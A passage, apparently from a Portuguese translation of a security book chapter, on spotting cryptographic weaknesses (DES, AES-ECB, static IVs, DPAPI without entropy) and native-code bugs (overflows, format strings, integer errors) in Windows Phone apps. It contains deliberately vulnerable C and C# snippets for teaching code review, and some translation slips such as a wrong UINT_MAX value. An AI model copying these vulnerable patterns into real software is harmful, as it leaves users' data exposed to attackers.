O motivo disso é que um ataque de força bruta de senha para encontrar a chave de criptografia correta consome muito tempo do invasor; se ele puder gerar apenas alguns milhares de chaves por segundo, só poderá tentar a descriptografia com alguns milhares de chaves por segundo. Portanto, seu ataque levará muito mais tempo do que se a chave fosse gerada apenas pelo hash SHA-256 da senha do usuário, o que poderia permitir bilhões de saídas de chaves e, portanto, tentativas de descriptografia dos dados da vítima por segundo.

Bons algoritmos para geração de chaves com base em senhas também usam saídas aleatórias grandes para garantir que a senha do usuário tenha um hash exclusivo.

Uma descrição e um levantamento das APIs de geração de chaves baseadas em senhas estão além do escopo deste capítulo, mas é importante entender quais métodos de geração de chaves a partir de senhas são seguros e quais não são, para que você possa identificar o uso de métodos inseguros nas revisões de código.

Quando os aplicativos usam derivação de chave baseada em senha, o uso das seguintes APIs, quando usadas corretamente de acordo com as diretrizes abaixo, são consideradas aceitavelmente seguras do ponto de vista criptográfico:

- **PBKDF2** (<http://en.wikipedia.org/wiki/PBKDF2>)-Com SHA-256, pelo menos 10.000 iterações
- **Bcrypt** (<http://en.wikipedia.org/wiki/Bcrypt>)-Com sal aleatório de 10 bytes, com um fator de custo de pelo menos 10
- **Scrypt** (<http://en.wikipedia.org/wiki/Scrypt>, <http://www.tarsnap.com/scrypt.html>)-Os parâmetros recomendados pelo autor, Colin Percival, são  $N = 2^{20}$ ,  $r = 8$  e  $p = 1$ . Esses parâmetros são considerados sensatos para a geração de chaves para armazenamento de dados confidenciais

Todos esses algoritmos são propositalmente lentos para tornar muito menos provável que um invasor tenha sucesso na força bruta de senhas para encontrar sua chave de criptografia.

Trate o uso de quaisquer outros algoritmos para a geração de chaves com base em senhas como um problema de segurança; os aplicativos não devem tentar "desenvolver seu próprio" código relacionado à criptografia, em geral, e devem evitar o uso de tentativas de outras pessoas, independentemente de quão complexo ou seguro o algoritmo possa parecer.

Além de simplesmente usar um algoritmo de geração de chaves padrão do setor nos aplicativos, é preciso considerar outro fator importante para garantir a segurança dos aplicativos: a política de senhas. Mesmo que o aplicativo use o PBKDF2 com uma alta contagem de iteração, se a senha for algo como "aaaa", um ataque de dicionário geralmente será bem-sucedido rapidamente. Para evitar que os usuários prejudiquem a segurança de seus próprios dados, os aplicativos que criptografam dados confidenciais devem aplicar uma política de senha. As diretrizes de complexidade razoável que permitem um meio-termo entre segurança e usabilidade incluem o seguinte:

- Ter pelo menos oito caracteres
- Use caracteres maiúsculos e minúsculos
- Incluir um número
- Incluir um caractere especial

Quando um aplicativo está criptografando, armazenando ou transferindo dados confidenciais, você deve considerar a falha na implementação de uma política de senha como um problema de segurança.

O Capítulo 13 apresenta uma discussão sobre a implementação do hashing seguro de senhas.

## **Uso de algoritmos de criptografia, modos e comprimentos de chave fracos**

Mesmo quando as chaves são bem geradas e gerenciadas, os dados criptografados podem estar em risco devido à escolha do algoritmo de criptografia; alguns algoritmos simplesmente provaram ser inseguros ou não foram projetados para a criptografia de dados confidenciais em primeiro lugar.

Muitos algoritmos de criptografia não são realmente adequados para proteger informações confidenciais, mas discutiremos alguns que são usados e não deveriam ser. Entre eles estão o DES (Data Encryption Standard), o RC4, o AES no modo ECB (Electronic Codebook) e, obviamente, os esquemas de criptografia XOR.

### **Padrão de criptografia de dados (DES)**

O DES usa um comprimento de chave de 56 bits, proporcionando um espaço de pesquisa de 256 chaves diferentes. Com o poder da computação moderna, a quebra de uma parte de uma chave DES é totalmente viável. Os ataques Known Plaintext e Chosen Plaintext também se mostraram possíveis, o que poderia reduzir ainda mais o tempo necessário para decifrar uma chave DES, quando um número muito grande de plaintexts estiver disponível ([http://en.wikipedia.org/wiki/Data\\_Encryption\\_Standard#Attacks\\_faster\\_than\\_brute-force](http://en.wikipedia.org/wiki/Data_Encryption_Standard#Attacks_faster_than_brute-force)). Mais informações estão disponíveis on-line, como na página DES da Wikipedia em [http://en.wikipedia.org/wiki/Data\\_Encryption\\_Standard](http://en.wikipedia.org/wiki/Data_Encryption_Standard).

Simplificando, para armazenar dados confidenciais, evite o DES. Considere o uso dele para dados confidenciais como um bug.

Identificar o uso do DES em uma revisão de código é geralmente simples: Procure pelo uso do `DESCryptoServiceProvider` ou de sua classe base, `System.Security.Cryptography.DES`. Outras bibliotecas de terceiros, como a BouncyCastle, podem ser potencialmente usadas; detectar o uso do DES também deve ser simples nesses casos.

### **AES no modo ECB**

O AES tem vários modos diferentes, incluindo ECB Electronic Codebook (ECB), Cipher Block Chaining (CBC) e modo contador (CTR).

Em resumo, o ECB trata cada bloco independentemente de todos os outros blocos, de modo que blocos idênticos de texto simples são criptografados em blocos idênticos de texto cifrado todas as vezes. Isso possibilita ataques de análise de padrões em blobs de dados criptografados.

A melhor demonstração dos perigos do uso do AES no modo ECB é o clássico estudo de caso "Tux the Penguin". Quando uma imagem TIFF de Tux the Penguin foi criptografada usando o AES no modo ECB, os ataques de análise de padrões no texto cifrado resultante permitiram que o contorno básico da imagem original fosse recuperado. Veja a imagem original em [Figura 12.3](#).



**Figura 12.3** Imagem original do mascote do Linux, Tux the Penguin

Compare isso com a imagem recuperada em [Figura 12.4](#), que mostra o contorno geral e até mesmo alguns detalhes da imagem original do Tux the Penguin.



**Figura 12.4** Imagem recuperada de Tux the Penguin

Essas duas imagens deixam claro que o AES no modo ECB não deve ser usado para armazenar dados confidenciais.

O uso do AES no modo ECB é facilmente detectado; procure o uso da classe `System.Security.Cryptography.Aes` ou de suas duas subclasses `System.Security.Cryptography.AesCryptoServiceProvider` e `System.Security.Cryptography.AesManaged`.

Todas essas três classes têm uma propriedade chamada `Mode`. Se `Mode` for definida como `CipherMode.ECB`, será usado o modo ECB.

## Outros algoritmos fracos

Vários outros algoritmos fracos são de uso bastante comum e não devem ser usados para a proteção de dados confidenciais, alguns dos quais incluem

- Esquemas XOR
- Tiny Encryption Algorithm (TEA)

## RC4

O uso de qualquer outro algoritmo "caseiro" ou pouco conhecido provavelmente representa um problema de segurança. Os aplicativos que lidam com dados confidenciais devem se ater aos algoritmos mais fortes do setor, como o AES (em modos diferentes do ECB).

## Comprimento mínimo da chave pública-privada

No momento em que este artigo foi escrito, o comprimento recomendado da chave RSA ao usar a criptografia assimétrica de chave pública-privada é 2048. Você deve considerar que o uso de chaves de 1024 bits é contrário às práticas recomendadas de segurança e deve se preocupar com o uso de chaves de 512 bits.

## Uso de vetores de inicialização estática

Todo modo de cifra de bloco, além do ECB, usa o que é conhecido como *vetor de inicialização* (IV). A finalidade de alto nível de um IV é garantir que os resultados da criptografia variem sempre; ou seja, quando blocos de dados idênticos são criptografados com a mesma chave, o uso de um IV diferente significa que o texto cifrado resultante será diferente em cada caso.

Isso significa que os aplicativos que usam modos não ECB para criptografia de bloco nunca devem usar IVs codificados, e os IVs devem ser gerados aleatoriamente para garantir sua exclusividade. O uso de IVs previsíveis ou codificados permite ataques de Chosen Plaintext. Para ler mais detalhes sobre ataques Chosen Plaintext, o seguinte URL pode ser de interesse:

<http://cryptography.stackexchange.com/questions/1312/using-a-non-random-iv-with-modes-other-than-cbc/1314#1314>.

Os IVs não precisam ser secretos. Na verdade, não podem ser, pois são necessários para descriptografar um blob criptografado. Eles simplesmente precisam ser exclusivos para evitar ataques de Chosen Plaintext em dados criptografados.

O uso de um IV codificado constitui uma vulnerabilidade de segurança, assim como a geração de um IV usando um gerador de números aleatórios inseguro, como o `System.Random`, por exemplo:

```
char[] iv = { 0x10, 0x20, 0x30, 0x40, 0x45, 0x78, 0x65, 0x61, 0x62, 0x43,
```

```
0x69, 0x35, 0x32, 0x15, 0x20, 0x50 };
```

O precedente no código de criptografia (um AES-256, por exemplo) seria motivo de preocupação porque o IV é completamente estático, assim como o seguinte:

```
Random rnd = new Random(); // tempo de atividade em milissegundos como semente
```

```
byte[] iv = new byte[16];  
rnd.NextBytes(iv);
```

porque ela pode ser previsível, dada a natureza falha do `System.Random`. Ambos os exemplos anteriores são contrários às práticas recomendadas de criptografia.

Você deve gerar IVs usando um gerador de números aleatórios criptograficamente seguro. (Consulte o Capítulo 13 para obter mais informações sobre a geração segura de IVs).

## Uso indevido da API de proteção de dados no Windows Phone

A API de proteção de dados, ou DPAPI, é uma API criptográfica fornecida pelo Windows com a finalidade de criptografar blobs de dados arbitrários. A DPAPI é usada por um grande número de aplicativos e estruturas de terceiros e da Microsoft.

A Microsoft usa a DPAPI nos seguintes softwares e casos de uso, para citar alguns exemplos: ■

- Criptografia de sistema de arquivos
- Configurações de preenchimento automático do Internet Explorer
- Credenciais do Outlook
- Senhas sem fio

A DPAPI também está disponível nas plataformas Windows Phone 8.x, além do Windows padrão. A DPAPI é recomendada pela Microsoft como uma maneira padrão de criptografar e descriptografar dados nas plataformas Windows.

A DPAPI expõe duas interfaces nativas: uma para criptografar dados e outra para descriptografar dados. Essas APIs são `CryptProtectData()` e `CryptUnprotectData()`. Esses métodos são nativos e têm os seguintes protótipos de função,

```
BOOL WINAPI CryptProtectData(
    _In_ DATA_BLOB *pDataIn,
    _In_ LPCWSTR szDataDescr,
    _In_ DATA_BLOB *pOptionalEntropy,
    _In_ PVOID pvReserved,
    _In_opt_ CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
    _In_ DWORD dwFlags,
    _Out_ DATA_BLOB *pDataOut
);
```

e:

```
BOOL WINAPI CryptUnprotectData(
    _In_ DATA_BLOB *pDataIn,
    _LPWSTR *ppszDataDescr,
    _In_opt_ DATA_BLOB *pOptionalEntropy,
    _Reserved_ PVOID pvReserved,
    _In_opt_ CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
    _In_ DWORD dwFlags,
    _Out_ DATA_BLOB *pDataOut
);
```

O .NET expõe interfaces para chamar a DPAPI do C#, VB e F# por meio da classe `ProtectedData`. A classe `ProtectedData` expõe dois métodos: `Protect()` e `Unprotect()`. Como esperado, `Protect()` aceita dados de texto simples e retorna dados de texto cifrado, e `Unprotect()` aceita texto cifrado e retorna dados de texto simples. A DPAPI em si não armazena dados de fato; ela apenas os criptografa (ou descriptografa) e retorna os dados de volta ao chamador.

As APIs `Protect()` e `Unprotect()` têm os seguintes protótipos no Windows Phone,

```
byte[] Protect( byte[] userData,
                byte[] optionalEntropy,
            )
```

e:

```
byte[] Unprotect( byte[]
                  encryptedData, byte[]
                  optionalEntropy,
            )
```

Em ambos os casos, `optionalEntropy` é um parâmetro opcional para especificar uma credencial secundária.

A DPAPI nas versões para desktop e servidor do Windows cria chaves de criptografia mestre por usuário para que os aplicativos executados por um usuário no sistema não possam descriptografar dados protegidos por um aplicativo executado em outra conta de usuário.

No entanto, nos dispositivos Windows Phone, como todos os aplicativos são executados sob o mesmo usuário (`PROTOCOLS`), uma chave de criptografia mestre é usada para todos os aplicativos de terceiros que chamam a DPAPI para criptografia e descriptografia. As chaves são armazenadas no seguinte caminho:

`C:\Data\Users\DefApps\APPDATA\ROAMING\MICROSOFT\Protect\<SID>`.

O fato de que todos os dados protegidos pela DPAPI no Windows Phone são criptografados usando a mesma chave para todos os aplicativos

apresenta um problema de segurança. Se um invasor no dispositivo ou aplicativo mal-intencionado conseguir acessar um blob de dados criptografados por DPAPI e o aplicativo de destino não usar um parâmetro `optionalEntropy`, ele poderá recuperar os dados simplesmente chamando `ProtectedData.Unprotect()`.

Por exemplo, considere um aplicativo em um dispositivo que criptografou dados usando DPAPI, como um código como o seguinte. Observe a ausência do parâmetro `optionalEntropy`, em que null é simplesmente passado em seu lugar:

```
byte[] encryptedData = ProtectedData.Protect(secretData, null);
```

Se um aplicativo mal-intencionado no dispositivo obtivesse acesso aos dados gerados, a seguinte linha de código permitiria a descriptografia:

```
byte[] plaintextData = ProtectedData.Unprotect(encryptedData, null);
```

Esse cenário poderia claramente apresentar um problema; a divulgação de um blob criptografado poderia ser descriptografada por outro aplicativo no dispositivo.

A solução para esse problema é usar o parâmetro `optionalEntropy` ao usar `ProtectedData.Protect()`, para que o aplicativo possa passar uma credencial secundária:

```
byte[] encryptedData = ProtectedData.Protect(secretData, secondarySecret);
```

Se um aplicativo mal-intencionado no dispositivo tentasse descriptografar os dados roubados usando `ProtectedData.Unprotect()`, ele precisaria conhecer o `secondarySecret` para ter êxito.

Como resultado, você deve sempre usar o parâmetro `optionalEntropy` se quiser usar a DPAPI em seus aplicativos. No entanto, os aplicativos não devem codificar esse valor ou armazená-lo de outra forma no dispositivo, pois isso permitiria que invasores com acesso ao sistema de arquivos atacassem os dados com certa facilidade. Se você pretende usar a DPAPI em seus aplicativos, deve baseá-la em uma frase secreta conhecida somente pelo usuário do aplicativo (por exemplo, a saída do PBKDF2 em uma senha que somente o usuário conhece), e não com base em valores codificados ou determináveis.

Em geral, porém, pode ser recomendável implementar a criptografia usando as APIs padrão, usando uma chave secreta derivada de um segredo conhecido pelo usuário. (Consulte o Capítulo 13 para ver nossas recomendações.) Além de usar as chamadas CryptoAPI padrão para criptografar com segurança dados confidenciais para armazenamento, também fornecemos um exemplo de como usar a DPAPI com o parâmetro `optionalEntropy`.

## Identificação de vulnerabilidades de código nativo

Os aplicativos executados no Windows Phone 8 e superior são capazes de usar código nativo (ou seja, código C e C++). O uso de código nativo em aplicativos do Windows Phone não é muito comum; no entanto, alguns aplicativos chamam o código nativo, geralmente por um ou mais dos seguintes motivos:

- **Reutilização/portabilidade de código** - Se um componente de aplicativo (por exemplo, um analisador) já foi escrito em C++, faz sentido reutilizar a base de código para uma versão Windows Phone de um aplicativo sem precisar reescrevê-lo (por exemplo, em C#).
- **Gráficos** - Muitos jogos do Windows Phone (e outros aplicativos) precisam de acesso mais direto à renderização de gráficos usando o Direct3D. Isso só pode ser feito em código nativo (ou seja, C++), no momento em que este artigo foi escrito.
- **Desempenho** - Alguns aplicativos têm componentes críticos para o desempenho e, portanto, utilizam o código nativo para obter vantagens de velocidade.

As três principais maneiras de usar código nativo em aplicativos do Windows Phone são:

- **Escrever um aplicativo puramente nativo** - por exemplo, um jogo em C++ para Windows Phone.
- **Escrevendo um componente nativo de tempo de execução do Windows Phone (WinPRT) para chamar sua biblioteca nativa - internamente**, isso usa o `PInvoke`.
- **Usando o atributo [DllImport]** - Isso só funciona no Windows Phone 8.1, não no Windows Phone 8. Internamente, o `[DllImport]` usa o `PInvoke`.

Independentemente de como um aplicativo executa o código nativo, qualquer proteção de memória oferecida por uma linguagem gerenciada (ou seja, C#)

não estão mais lá para proteger o aplicativo. Por exemplo, se o código C# gerenciado chama o código C++ não gerenciado, o aplicativo agora se torna vulnerável a bugs de corrupção de memória (por exemplo) da mesma forma que um aplicativo escrito em C++ puro seria.

Se o código-fonte do módulo nativo não estiver disponível, você poderá extrair o binário do diretório de instalação do aplicativo e fazer a engenharia reversa usando ferramentas de engenharia reversa de sua escolha, embora recomendemos o IDA Pro. O plug-in do descompilador Hex-Rays para o IDA Pro é relativamente proficiente na produção de pseudocódigo a partir de um binário nativo revertido, portanto, talvez você queira ter o descompilador Hex-Rays em sua caixa de ferramentas também, uma vez que a leitura do pseudocódigo costuma ser muito mais eficiente do que a revisão do assembly ARM, especialmente em módulos complexos.

Uma introdução à engenharia reversa de binários nativos do ARM está além do escopo deste livro, portanto, presumimos que, se você precisar fazer a engenharia reversa de módulos nativos, esteja familiarizado com as metodologias envolvidas nesse processo.

O restante desta seção aborda como identificar vulnerabilidades de código nativo e também explicamos brevemente a classificação de cada bug e por que ele pode ser perigoso. Esta seção não é uma introdução ao código nativo e suas vulnerabilidades. Em vez disso, presumimos que você já esteja familiarizado com o código nativo em geral, e nosso objetivo principal é apontar o uso da API e os padrões de codificação que podem levar a vulnerabilidades de código nativo no contexto de aplicativos do Windows Phone.

## Estouros de buffer de pilha

Os estouros de buffer baseados em pilha ocorrem quando um aplicativo tenta copiar dados em um buffer de pilha de comprimento fixo sem realizar verificações de limite, ou seja, sem primeiro garantir que o buffer de destino seja grande o suficiente para abrigar todos os dados que estão sendo copiados.

Não é preciso dizer que, se o bloco de dados que está sendo copiado for maior do que o buffer de pilha de destino, os dados em excesso ultrapassarão o final do buffer de pilha e os dados não intencionais na pilha serão sobrescritos. Os dados sobrescritos podem incluir ponteiros e metadados do programa, inclusive endereços de retorno salvos. A capacidade de sobreescrivar dados não intencionais da pilha tornou possível assumir o controle do fluxo de execução do programa, permitindo, em muitos casos, a execução do código controlado pelo invasor. Nos últimos anos, os recursos de atenuação de exploração muitas vezes tornaram a exploração de condições de estouro de pilha um pouco mais difícil, mas muitas vulnerabilidades de corrupção de pilha ainda são exploráveis, e todos os bugs de estouro de pilha devem ser considerados como tal.

Um grande número de APIs foi responsável por vulnerabilidades de estouro de pilha no passado e no presente. Algumas delas são:

- strcpy()
- gets()
- sprint()
- strcat()
- vsprintf()
- scanf()
- sscanf()
- memcpy()
- bcopy()

Esta lista não é uma lista extensa de todas as APIs que não realizam verificação de limites. Em caso de dúvida, uma pesquisa no Google sobre a API em questão provavelmente fornecerá amplas informações sobre a segurança da função e sobre como ela pode ser usada de forma abusiva e segura.

Identificar vulnerabilidades de estouro de pilha costuma ser bastante fácil. Em geral, você está procurando operações de cópia de dados que não realizam verificações de limite no buffer de destino ou operações de cópia que confiam cegamente em um comprimento fornecido pelo invasor e, em ambos os casos, o desenvolvedor não se certificou de que o buffer de destino é grande o suficiente para conter os dados que estão sendo copiados.

Por exemplo, o fragmento de código a seguir é obviamente vulnerável à corrupção de pilha em seu uso de `strcpy()` para copiar em um buffer, `destBuffer`, que é declarado na pilha do programa:

```
char destBuffer[32];
char attackerControlledData[200]; [
...
int ret = ReadDataFromWire(&attackerControlledData[0]);
strcpy(destBuffer, attackerControlledData);
```

Como a API `strcpy()` não realiza nenhuma verificação de limite no buffer de destino, a API continuar a copiar de `attackerControlledData` até que um byte `NULL` seja encontrado. Obviamente, se os dados em `attackerControlledData` forem maiores que 32 bytes, ocorrerá um estouro de pilha, pois os limites de `destBuffer` serão violados.

O código a seguir, que usa `sprintf()`, também seria vulnerável a uma vulnerabilidade de estouro de pilha semelhante, porque `sprintf()` não executa a verificação de limites (a menos que um número máximo de caracteres seja fornecido com o especificador de formato `%s`, ou seja, `%32s`):

```
char destBuffer[32];
char attackerControlledData[200]; [
...
int ret = ReadDataFromWire(&attackerControlledData[0]);
sprintf(destBuffer, "%s", attackerControlledData);
```

Alguns códigos mal escritos também aceitam um comprimento fornecido pelo usuário e confiam inseguramente nele para usar como um comprimento, enquanto análise de dados:

```
char destBuffer[32];
[ ... ]
unsigned int len = ReadLengthFromBlob(attackerControlledData); unsigned
char *ptr = ReadPayloadPosition(attackerControlledData);
memcpy(destBuffer, ptr, len);
```

Os estouros de buffer de pilha também podem ocorrer em loops de cópia enrolados manualmente; por exemplo:

```
char destBuffer[32];
unsigned char *ptr = &attackerControlledBuf[0];
for(int i = 0; *ptr; ptr++, i++) { destBuffer[i]
= *ptr++; }
```

O código anterior é semelhante a um `strcpy()`. Os bytes são copiados de `attackerControlledBuf` até que um byte `NULL` seja encontrado. Se o buffer de origem, `attackerControlledBuf`, não contiver nenhum byte `NULL` antes que 32 bytes tenham sido copiados, ocorrerá um estouro do buffer da pilha.

Abordaremos como escrever código nativo de forma segura no Capítulo 13.

## Estouro de buffer de heap

Os bugs de estouro de heap padrão são essencialmente análogos aos estouros baseados em pilha em sua natureza, exceto pelo fato de estarem relacionados à corrupção da memória do heap, como o nome sugere. A exploração de estouros de heap varia significativamente para diferentes alocadores de memória, mas muitas técnicas de exploração no passado e no presente envolvem a substituição de ponteiros e outros dados importantes além do final do buffer de destino.

Assim como ocorre com os estouros de pilha, muitas das mesmas APIs desempenham um papel na causa de erros de estouro de heap:

- `strcpy()`

- gets()
- sprint()
- strcat()
- vsprintf()
- scanf()
- sscanf()
- memcpy()
- bcopy()

A análise manual e os loops de cópia também podem levar à corrupção do heap se o código fizer uma verificação insuficiente dos limites (ou nenhuma), conforme demonstrado aqui:

```
char destBuffer[32];
unsigned char *ptr = &attackerControlledBuf[0];

for(int i = 0; *ptr; ptr++, i++) { destBuffer[i]
    = *ptr++;
}
```

Você pode reconhecer o uso da memória heap por um aplicativo que faz chamadas para as seguintes APIs:

- HeapAlloc()
- HeapReAlloc()
- malloc()
- realloc()

### OBSE RVACÃO

A lista anterior não é uma lista exaustiva das APIs que o Windows oferece regularmente para obter memória heap, mas outras APIs, como LocalAlloc(), não estão disponíveis para aplicativos da Windows Store, incluindo aqueles voltados para o Windows Phone.

Duas causas de estouro de heap são comuns: operações de cópia sem limites e estouro de números inteiros nos cálculos de tamanho.

No contexto de cópias ilimitadas, aqui está um exemplo simples de uma vulnerabilidade de estouro de heap:

```
unsigned char *ptr = (unsigned char *)malloc(32);

if(!ptr) {
    OutputError("memory allocation failed\n");
    return -1;
}

strcpy(ptr, attackerSuppliedData);
```

Se attackerSuppliedData forem dados sob o controle do invasor e puderem ser maiores que 32 bytes, haverá um bug de corrupção de heap.

Ou considere um código que confia cegamente em um campo de comprimento analisado sem validá-lo, devido a um projeto de analisador ruim:

```
unsigned char *buf = (unsigned char *)malloc(32); [
    ...
]

unsigned int len = ReadLengthFromBlob(attackerControlledData); unsigned
char *ptr = ReadPayloadPosition(attackerControlledData);
```

```
memcpy(destBuffer, ptr, len);
```

O segundo caso comum é quando os cálculos de tamanho de um buffer de heap são vulneráveis a estouros de inteiros. Por exemplo, considere o código a seguir, que obtém um comprimento de dados do usuário e, em seguida, adiciona 10 a ele (para cópia adicional de carga útil posteriormente), o que pode fazer com que o valor resultante volte a 0, o que significa que apenas um buffer de heap muito pequeno é realmente alocado:

```
unsigned int len = ParseLenFromBlob(dataBlob); unsigned
char *payload = GetPayloadPosition(dataBlob);

unsigned char *ptr = malloc(len + 10);           // o cálculo pode chegar a 0!
memcpy(ptr, payload, len);
```

Se `len` estivesse dentro de 10 de `UINT_MAX` (`0xffffffffffff`), o tamanho usado na chamada `malloc()` teria retornado para zero e ser um número muito pequeno. Obviamente, a chamada `memcpy()` usará o valor original, nesse caso sobrescrevendo muito além dos limites do bloco de memória alocado em `ptr`.

Abordamos algumas noções básicas sobre como escrever código nativo com segurança no Capítulo 13.

## Outros erros de manipulação de números inteiros

Já abordamos um tipo comum de bug de manipulação de números inteiros: estouros de números inteiros que podem levar ao heap ou à corrupção de outras regiões da memória. Resumidamente, os bugs de corrupção de memória resultantes de estouros de números inteiros geralmente ocorrem quando uma aritmética descuidada é executada e o valor de uma variável inteira é incrementado além do seu valor máximo, tornando-se negativo (para números inteiros assinados) ou voltando a zero (para números inteiros não assinados).

Por exemplo, considere o seguinte fragmento de código:

```
unsigned int len = ReadLengthFromBlob(blob);
unsigned char *ptr = GetPayloadOffset(blob);

unsigned char *buf = malloc(len + 10);
memcpy(buf, ptr, len);
```

Esses erros são bastante comuns no código nativo, portanto, você nunca deve confiar em comprimentos de dados controláveis por invasores antes de validá-los como valores seguros e sãos. É muito fácil escrever operações aritméticas (e, às vezes, loops quando são usadas variáveis de tamanhos diferentes) que resultem em transbordamentos de números inteiros; sempre escreva esse código com cuidado para garantir que os números inteiros não transbordem ou sejam quebrados.

Existem outros tipos de erros de manipulação de números inteiros, além do estouro de números inteiros assinados e não assinados (e os tipos curtos). Entre eles estão os underflows de inteiros e os erros de assinatura.

### ***Underflows de números inteiros***

Os underflows de inteiros funcionam de forma inversa aos bugs de overflow de inteiros; os underflows de inteiros ocorrem quando um inteiro é decrementado abaixo de zero.

Considere o código a seguir, que pega um número inteiro fornecido pelo usuário e subtrai um valor dele e, em seguida, usa o número inteiro resultante para uma verificação de limite. A subtração, nesse caso hipotético, é para subtrair um comprimento de cabeçalho de um valor de tamanho analisado.

```
#define HEADER_LEN 16

[ ... ]

unsigned char buf[512];

int len = GetLengthValueFromBlob(blob); unsigned
char *ptr = GetDataPtrFromBlob(blob);

se(len > sizeof(buf)) {
    OutputError("len too large for buf!\n"); return
    -1;
}
```

```
len -= HEADER_LEN;
ptr += HEADER_LEN;
memcpy(buf, ptr, len);
```

O código recupera um comprimento (como um inteiro assinado) de um blob de dados fornecido pelo invasor, valida que o comprimento não é maior que 512, subtrai 16 dele e, em seguida, usa o comprimento em uma chamada `memcpy()`.

No entanto, na operação aritmética `len -= HEADER_LEN`, `len` pode ser decrementado abaixo de 0, dando um número inteiro negativo muito grande, em representações assinadas. Entretanto, em representações sem sinal, conforme usado na chamada `memcpy()`, o valor será representado como um valor sem sinal muito grande, resultando em um estouro do buffer da pilha além dos limites de `buf`, pois `memcpy()` copia uma quantidade muito grande de dados para `buf`. Novamente, como no caso dos transbordamentos, você pode evitar situações como essa validando os inteiros para valores seguros.

Os estouros de inteiros também afetam os inteiros sem sinal, mas quando diminuídos abaixo de 0, em vez de se tornarem grandes valores negativos, o valor se torna muito grande. Quando um número inteiro sem sinal é decrementado abaixo de seu valor mínimo (0), o valor volta para trás. Por exemplo, supondo que um número inteiro tivesse 31 como valor e um aplicativo subtraísse 32 dele, o valor se tornaria o maior valor do número inteiro. No contexto de um número inteiro de 32 bits sem sinal, `0 - 1 = 0xffffffffffff`, ou 4294967295, às vezes chamado de `UINT_MAX`, conforme seu nome de macro ANSI.

## Erros de sinalização

Os erros de sinalização tendem a ocorrer quando um número inteiro é usado em contextos com e sem sinalização, o que gera confusão. Por exemplo, considere o código a seguir:

```
char buffer[512];
int len = GetLenFromBlob(attackerControlledData);
char *ptr = GetPayloadPositionFromBlob(attackerControlledData);

if(len > sizeof(buffer)) {
    OutputError("len é maior que buffer\n");
    return -1;
}

memcpy(buffer, ptr, len);
```

As intenções do desenvolvedor estão corretas; `len` é verificado se é maior que o tamanho do buffer. No entanto, se `len` for negativo, digamos `-1`, a verificação será bem-sucedida. Entretanto, quando `-1` é passado para `memcpy()`, ele é interpretado como `0xffffffffffff` (`UINT_MAX`), porque o terceiro parâmetro de `memcpy()` é um inteiro sem sinal, resultando inevitavelmente em corrupção de memória além do limite de `buf`. Nessa situação, existe um bug de corrupção de memória porque `len` está sendo verificado em um contexto assinado e, em seguida, sendo usado como um comprimento não assinado.

Representar valores de comprimento como inteiros sem sinal geralmente faz mais sentido e corrigiria o bug nesse caso hipotético. Discutiremos a programação segura ao lidar com números inteiros no Capítulo 13.

## Erros de formatação de strings

As funções de formato de cadeia de caracteres aceitam uma cadeia de formato como parâmetro, que descreve para a API como os parâmetros de formato devem ser interpretados. Por exemplo, o código a seguir simplesmente imprime a cadeia de caracteres em `buf` na saída padrão:

```
char buf[] = "hello world";
printf("%s\n", buf);
```

O especificador de formato `%s` informa à API `printf()` que o parâmetro de prosseguimento é um ponteiro para uma cadeia de caracteres. Além de `printf()`, outras funções de formatação de cadeia de caracteres padrão (e que podem ser mal utilizadas) são:

- `wsprintf()`■

- `vsprintf()`■

- `sprintf()`

- snprintf()
- fprintf()
- asprintf()

Os dados controlados pelo invasor não devem ser passados para uma função de string de formato como a própria string de formato, pois isso pode permitir que o invasor manipule e corrompa a memória no aplicativo de destino. Assim, por exemplo, o seguinte representa um bug,

```
printf(attackerControlledData);
```

assim como:

```
snprintf(buffer, sizeof(buffer)-1, attackerControlledData);
```

Para exploração, os invasores podem usar o especificador de formato %n, que instrui (muitas) APIs de string de formato a gravar o número de bytes atualmente gravados em um endereço especificado. Com o uso cuidadoso de outros especificadores de formato para controlar o número de bytes gravados, %n pode ser usado para gravar bytes arbitrários em locais de memória arbitrários, permitindo, portanto, explorações controladas de corrupção de memória. Consequentemente, qualquer passagem de dados controlados por invasores para uma função de string de formato como a própria string de formato deve ser considerada uma grave vulnerabilidade de segurança.

É fácil evitar bugs de string de formato. Sempre use um código como este,

```
printf("%s", buf);
```

... e nunca assim:

```
printf(buf);
```

Mais adiante, reiteramos que os desenvolvedores não familiarizados com os bugs clássicos do código nativo devem analisar as diretrizes de codificação segura, e fornecemos links para recursos com essa finalidade na seção do Capítulo 13, "Evitando bugs do código nativo".

## Erros de indexação de matriz

Os erros de indexação de matriz ocorrem quando um valor fornecido por um invasor é usado como índice de uma matriz, seja em operações de leitura ou gravação. Às vezes, esses erros também são chamados de AVs (read access violations, violações de acesso de leitura) e AVs de gravação, pois podem causar violações de acesso se endereços de memória não mapeados forem gravados ou lidos.

Por exemplo, o seguinte é um exemplo de um erro de indexação de leitura,

```
int someValue = buf[attackerControlledValue];
```

... e um erro de índice de gravação:

```
someBuffer[attackerControlledValue] = 0;
```

Em geral, os erros de índice de gravação tendem a ser mais graves, porque muitas vezes permitem a corrupção controlada da memória ao gravar em locais favoráveis além dos limites do buffer pretendido. Eles podem ser considerados um tipo de estouro de buffer.

As violações de acesso de leitura podem ser usadas para divulgação de memória em muitos casos. Bugs de leitura e gravação como esses também podem ser usados para causar condições de negação de serviço por meio de falhas de página deliberadas, gravando ou lendo em endereços de memória não mapeados.

Antes que os valores controlados pelo invasor sejam usados como índices para matrizes, eles devem ser rigorosamente validados para garantir que o valor esteja dentro do comprimento do bloco de memória alocado.

Leve em conta também os valores negativos, pois as gravações em uma matriz usando um índice negativo podem ser consideradas um tipo de buffer underflow. Reiteramos isso no Capítulo 13.

## Bugs de negação de serviço

Os bugs de negação de serviço (DoS) são menos preocupantes em aplicativos móveis do que em aplicativos de servidor, por exemplo, mas

a prevenção de erros de DoS é, no entanto, uma boa prática.

Duas classes gerais de erros de DoS são os erros de consumo de memória e os erros de violação de acesso. Mencionamos os bugs de violação de acesso na seção anterior, em que falhas devido a leituras de memória não mapeadas poderiam travar o processo infrator.

Outros erros de violação de acesso são causados por desreferências de ponteiro NULL. Esses erros podem ocorrer em vários casos de falha, mas um dos mais comuns é quando uma alocação de memória falha e o ponteiro NULL resultante não é verificado e é desreferenciado mesmo assim. Por exemplo, considere uma chamada `malloc()` que falha:

```
unsigned char *ptr =  
    (unsigned char *) malloc(largeAttackerControlledValue); // pode retornar NULL
```

